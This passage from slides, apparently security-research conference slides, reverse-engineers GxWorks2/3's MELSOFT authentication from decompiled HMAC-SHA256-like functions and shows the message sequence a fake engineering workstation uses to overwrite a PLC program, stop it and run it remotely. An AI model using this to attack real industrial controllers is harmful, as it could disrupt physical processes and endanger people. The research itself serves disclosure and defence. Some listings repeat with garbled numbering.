  *(_DWORD *)(a1 + 96) += Size;
  *(_DWORD *)(a1 + 100) += Size;
  return 0;
}
```

Reverse Engineering GxWork2/3 (Cont.)

```
1  int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
2  {
3    int v4; // ecx
4    int v5; // esi
5    int i; // ecx
6    _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
7    char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
8    char Output[64]; // [esp+90h] [ebp+28h] BYREF
9
10   memset(Output, 0x36, sizeof(Output));
11   v4 = 0;
12   v5 = a1 - (_DWORD)Output;
13   do
14   {
15     Output[v4] ^= Output[v4 + v5];
16     ++v4;
17   }
18   while ( v4 < 32 );
19   sub_10062860(v8);
20   sub_10062B7B((int)v8, (int)Output, 64);
21   sub_10062B7B((int)v8, a2, a3);
22   sub_10062BC6(v8, _5cdb);
23   memset(Output, 92, sizeof(Output));
24   for ( i = 0; i < 32; ++i )
25     Output[i] ^= Output[i + v5];
26   sub_10062860(v8);
27   sub_10062B7B((int)v8, (int)Output, 64);
28   sub_10062B7B((int)v8, (int)_5cdb, 32);
29   sub_10062BC6(v8, a4);
30   sub_10062860(v8);
31   memset(Output, 0, 0x20u);
32   memset(_5cdb, 0, sizeof(_5cdb));
33   return 0;
34 }
```

```
1  int __stdcall sub_10062B7B(int a1, int a2, signed int a3)
2  {
3    signed int i; // edi
4    signed int v4; // esi
37
38   if ( (int)a1[24] >= 64 )
39   {
40     v2 = (unsigned __int8 *)(a1 + 8);
41     v3 = v26;
42     v4 = 16;
43     do
44     {
45       *v3 = *v2 << 24;
46       v5 = v2 + 1;
47       *v3 |= *v5 << 16;
48       LOBYTE(v6) = 0;
49       HIBYTE(v6) = *++v5;
50       *v3 |= v6;
51       *v3 |= *++v5;
52       v2 = v5 + 1;
53       ++v3;
54       --v4;
55     }
56     while ( v4 );
57     v34 = 48;
58     do
59     {
60       v35 = *(v3 - 2);
61       *v3 = *(v3 - 7)
62           + *(v3 - 16)
63           + ((v35 >> 10) ^ ((v35 << 13) | (v35 >> 19)) ^ ((v35 << 15) | (v35 >> 17)))
64           + (((unsigned int)*(v3 - 15) >> 3) ^ (((unsigned int)*(v3 - 15) >> 7) | (*(v3 - 15) << 25)) ^ ((*(v3 - 15) << 14) | ((unsigned int)*(v3 - 15) >> 18)));
65       ++v3;
66       --v34;
67     }
68     while ( v34 );
69     v7 = a1[1];
70     v8 = *a1;
71     v9 = a1[4];
72     v29 = 0;
73     v33 = v7;
74     v30 = a1[2];
75     v34 = a1[3];
76     v32 = a1[5];
77     v31 = a1[6];
78     v36 = v8;
79     v27 = a1[7];
80     v28 = 64;
81     do
82     {
```

13. Run the calculation, update the first 32 bytes of 104 bytes array

Reverse Engineering GxWork2/3 (Cont.)

```
1int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
2{
3  int v4; // ecx
4  int v5; // esi
5  int i; // ecx
6  _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
7  char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
8  char Output[64]; // [esp+90h] [ebp+28h] BYREF
9
10 memset(Output, 0x36, sizeof(Output));
11 v4 = 0;
12 v5 = a1 - (_DWORD)Output;
13 do
14 {
15   Output[v4] ^= Output[v4 + v5];
16   ++v4;
17 }
18 while ( v4 < 32 );
19 sub_10062860(v8);
20 sub_10062B7B((int)v8, (int)Output, 64);
21 sub_10062B7B((int)v8, a2, a3);
22 sub_10062BC6(v8, _5cdb);
23 memset(Output, 92, sizeof(Output));
24 for ( i = 0; i < 32; ++i )
25   Output[i] ^= Output[i + v5];
26 sub_10062860(v8);
27 sub_10062B7B((int)v8, (int)Output, 64);
28 sub_10062B7B((int)v8, (int)_5cdb, 32);
29 sub_10062BC6(v8, a4);
30 sub_10062860(v8);
31 memset(Output, 0, 0x20u);
32 memset(_5cdb, 0, sizeof(_5cdb));
33 return 0;
34}
```

14. Execute sub_10062B7B, then update the 104 byte array based on the computed challenge code.

15. Execute sub_10062BC6, update the value in offset 0x30 is 0x80 of 104 bytes array, offset 0x60 add 1

```
1int __stdcall sub_10062BC6(_DWORD *_104bytes_array, _BYTE *a2)
2{
3  *((_BYTE *)_104bytes_array + _104bytes_array[0x18]++ + 0x20) = 0x80;
4  if ( _104bytes_array[24] + 8 > 0x40 )
5  {
6    sub_10062AC5(_104bytes_array, 0);
7    sub_100628C7(_104bytes_array);
8  }
9  sub_10062AC5(_104bytes_array, 1);
10 sub_10062AF7((int)_104bytes_array);
11 sub_100628C7(_104bytes_array);
12 sub_10062B49((int)_104bytes_array, a2);
13 return 0;
14}
```

Reverse Engineering GxWork2/3 (Cont.)

```
int __stdcall sub_10062BC6(_DWORD *_104bytes_array, _BYTE *a2)
{
  *((_BYTE *)_104bytes_array + _104bytes_array[0x18]++ + 0x20) = 0x80;
  if ( _104bytes_array[24] + 8 > 0x40 )
  {
    update_specific_bytes_10062AC5(_104bytes_array, 0);
    update_first32bytes_100628C7(_104bytes_array);
  }
  update_specific_bytes_10062AC5(_104bytes_array, 1);
  sub_10062AF7((int)_104bytes_array);
  update_first32bytes_100628C7(_104bytes_array);
  sub_10062B49((int)_104bytes_array, a2);
  return 0;
}
```

17. Update 104 bytes array buffer

- From offset 0x58, set 4 bytes 0.
- Offset 0x64 is integer variable, left shift 3 bit, and SWAP It to offest 0x5c
- Offset 0x50 add 0x8

16. Update 104 bytes array buffer, from offset 0x31, set 27 bytes 0, offset 0x60 add 0x27

```
int __stdcall sub_10062AC5(int _104bytes_array, int a2)
{
  int v2; // eax
  size_t v3; // edi

  v2 = *(_DWORD *)(_104bytes_array + 96);
  v3 = 64 - v2;
  if ( a2 )
    v3 -= 8;
  memset((void *)(v2 + _104bytes_array + 32), 0, v3);
  *(_DWORD *)(_104bytes_array + 96) += v3;
  return 0;
}
```

```
int __stdcall sub_10062AF7(int _104bytes_array)
{
  int v1; // esi
  int v2; // ebx

  v1 = *(_DWORD *)(_104bytes_array + 0x60);
  v2 = 8 * *(_DWORD *)(_104bytes_array + 0x64);
  memset((void *)(v1 + _104bytes_array + 0x20), 0, 4u);
  v1 += 4;
  *(_BYTE *)(v1 + _104bytes_array + 0x20) = HIBYTE(v2);
  *(_BYTE *)(++v1 + _104bytes_array + 0x20) = BYTE2(v2);
  *(_BYTE *)(++v1 + _104bytes_array + 0x20) = BYTE1(v2);
  *(_BYTE *)(++v1 + _104bytes_array + 0x20) = v2;
  *(_DWORD *)(_104bytes_array + 0x60) = v1 + 1;
  return 0;
}
```

Reverse Engineering GxWork2/3 (Cont.)

```
int __stdcall sub_10062BC6(_DWORD *_104bytes_array, _BYTE *a2)
{
  *((_BYTE *)_104bytes_array + _104bytes_array[0x18]++ + 0x20) = 0x80;
  if ( _104bytes_array[24] + 8 > 0x40 )
  {
    update_specific_bytes_10062AC5(_104bytes_array, 0);
    update_first32bytes_100628C7(_104bytes_array);
  }
  update_specific_bytes_10062AC5(_104bytes_array, 1);
  sub_10062AF7((int)_104bytes_array);
  update_first32bytes_100628C7(_104bytes_array);
  sub_10062B49((int)_104bytes_array, a2);
  return 0;
}
```

18. Update 104 bytes array to 136 bytes
    - First 32 bytes as 8 integer variable, add 32 bytes (8 integer variable) on offset 0x0104, and SWAP it.
    - 104+32=136 bytes

```
int __stdcall sub_10062B49(int _104bytes_array, _BYTE *a2)
{
  _BYTE *v3; // ecx
  int v4; // esi
  _BYTE *v5; // eax

  v3 = (_BYTE *)(_104bytes_array + 2);
  v4 = 8;
  do
  {
    *a2 = v3[1];
    v5 = a2 + 1;
    *v5++ = *v3;
    *v5++ = *(v3 - 1);
    *v5 = *(v3 - 2);
    a2 = v5 + 1;
    v3 += 4;
    --v4;
  }
  while ( v4 );
  return 0;
}
```

Reverse Engineering GxWork2/3 (Cont.)

```
int __stdcall sub_10062C3E(int a1, int computed_challenge_code, int a3, int a4)
{
  int v4; // ecx
  int v5; // esi
  int i; // ecx
  _DWORD bytes_array[26]; // [esp+8h] [ebp-60h] BYREF
  char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
  char Output[64]; // [esp+90h] [ebp+28h] BYREF

  memset(Output, 0x36, sizeof(Output));
  v4 = 0;
  v5 = a1 - (_DWORD)Output;
  do
  {
    Output[v4] ^= Output[v4 + v5];
    ++v4;
  }
  while ( v4 < 32 );
  gen_bytes_10062860(bytes_array);
  sub_10062B7B((int)bytes_array, (int)Output, 64);
  sub_10062B7B((int)bytes_array, computed_challenge_code, a3);
  sub_10062BC6(bytes_array, _5cdb);
  memset(Output, 0x5C, sizeof(Output));
  for ( i = 0; i < 32; ++i )
    Output[i] ^= Output[i + v5];
  gen_bytes_10062860(bytes_array);
  sub_10062B7B((int)bytes_array, (int)Output, 64);
  sub_10062B7B((int)bytes_array, (int)_5cdb, 32);
  sub_10062BC6(bytes_array, (_BYTE *)a4);
  gen_bytes_10062860(bytes_array);
  memset(Output, 0, 0x20u);
  memset(_5cdb, 0, sizeof(_5cdb));
  return 0;
}
```

19. From offset 0x136, set 0x5c bytes value as 0x40. Byte Array is 200 byte now


20. Exclusive-OR the last 32 bytes in the 200 byte array with Output(first 32 bytes of 64 bytes), and store to 200 byte array

Repeat the same function behavior based on 200 bytes.

Reverse Engineering GxWork2/3 (Cont.)

- After getting the final 200 bytes, the first 32 byte is the MS authentication function needs.

```
if ( v16 + v15 + v13 + v14 == v17 )
{
  computed_challenge_code[0] = v16 * v14;
  computed_challenge_code[3] = v16 * v16;
  computed_challenge_code[1] = v16 * v13;
  computed_challenge_code[2] = v16 * v15;
  sub_10062C3E((int)v11, (int)computed_challenge_code, 16, (int)v10);
  v8 = (*(int (__thiscall **)(int *, char *))(*this + 0x1114))(this, v10);
  if ( v8 )
    v7 = v8;
  else
    v7 = 0;
}
else
{
  v7 = 0x1802007;
}
v19 = -1;
sub_10062859(&v18);
return v7;
}
```



Reverse Engineering
TAKE IT OVER!!
Network Traffic Analysis

Making a Protocol Analysis Tool


- We built a Wireshark Lua Plugin for the MELSOFT Protocol

Handshake Overview – Overwriting the PLC Program

Fake EWS




PLC



Handshake Overview – Overwriting the PLC Program

Fake EWS



PLC

$M_9.Melsoft\ Request$ → Overwrite PLC Program – 0x1811 MC Search Directory/File

$M_{10}.Melsoft\ Response$ ←

$M_{11}.Melsoft\ Request$ → Overwrite PLC Program – 0x1810 MC Read Directory/File

$M_{12}.Melsoft\ Response$ ←

$M_{13}.Melsoft\ Request$ → Overwrite PLC Program – 0x1829 MC Write to File


$M_{14}.Melsoft\ Response$ ←

$M_{15}.Melsoft\ Request$ → Overwrite PLC Program – 0x182C Update File Size


$M_{16}.Melsoft\ Response$ ←

Handshake Overview – Overwriting the PLC Program

Fake EWS



PLC



Overwrite PLC Program – 0x1826 MC Modify File Creation Date and Time


Overwrite PLC Program – 0x1837 Close File

Overwrite PLC Program – 0x1836 Write File Modifications to Storage

Overwrite PLC Program – 0x1001 MC Remote Run

Handshake Overview – Overwriting the PLC Program

Fake EWS



PLC

M_1. Melsoft Ping Msg

M_2. Melsoft Pong Msg

M_3. Melsoft Request

M_4. Melsoft Response

M_5. Melsoft Request

M_6. Melsoft Response


M_7. Melsoft Request

M_8. Melsoft Response

Overwrite PLC Program


Overwrite PLC Program

0x1002 Remote STOP



Handshake Overview – Overwriting the PLC Program

Fake EWS



PLC

M_9. *Melsoft Request*

M_{10}. *Melsoft Response*

M_{11}. *Melsoft Request*

M_{12}. *Melsoft Response*

M_{13}. *Melsoft Request*

M_{14}. *Melsoft Response*

M_{15}. *Melsoft Request*

M_{16}. *Melsoft Response*

Overwrite PLC Program

0x182 Update File Size

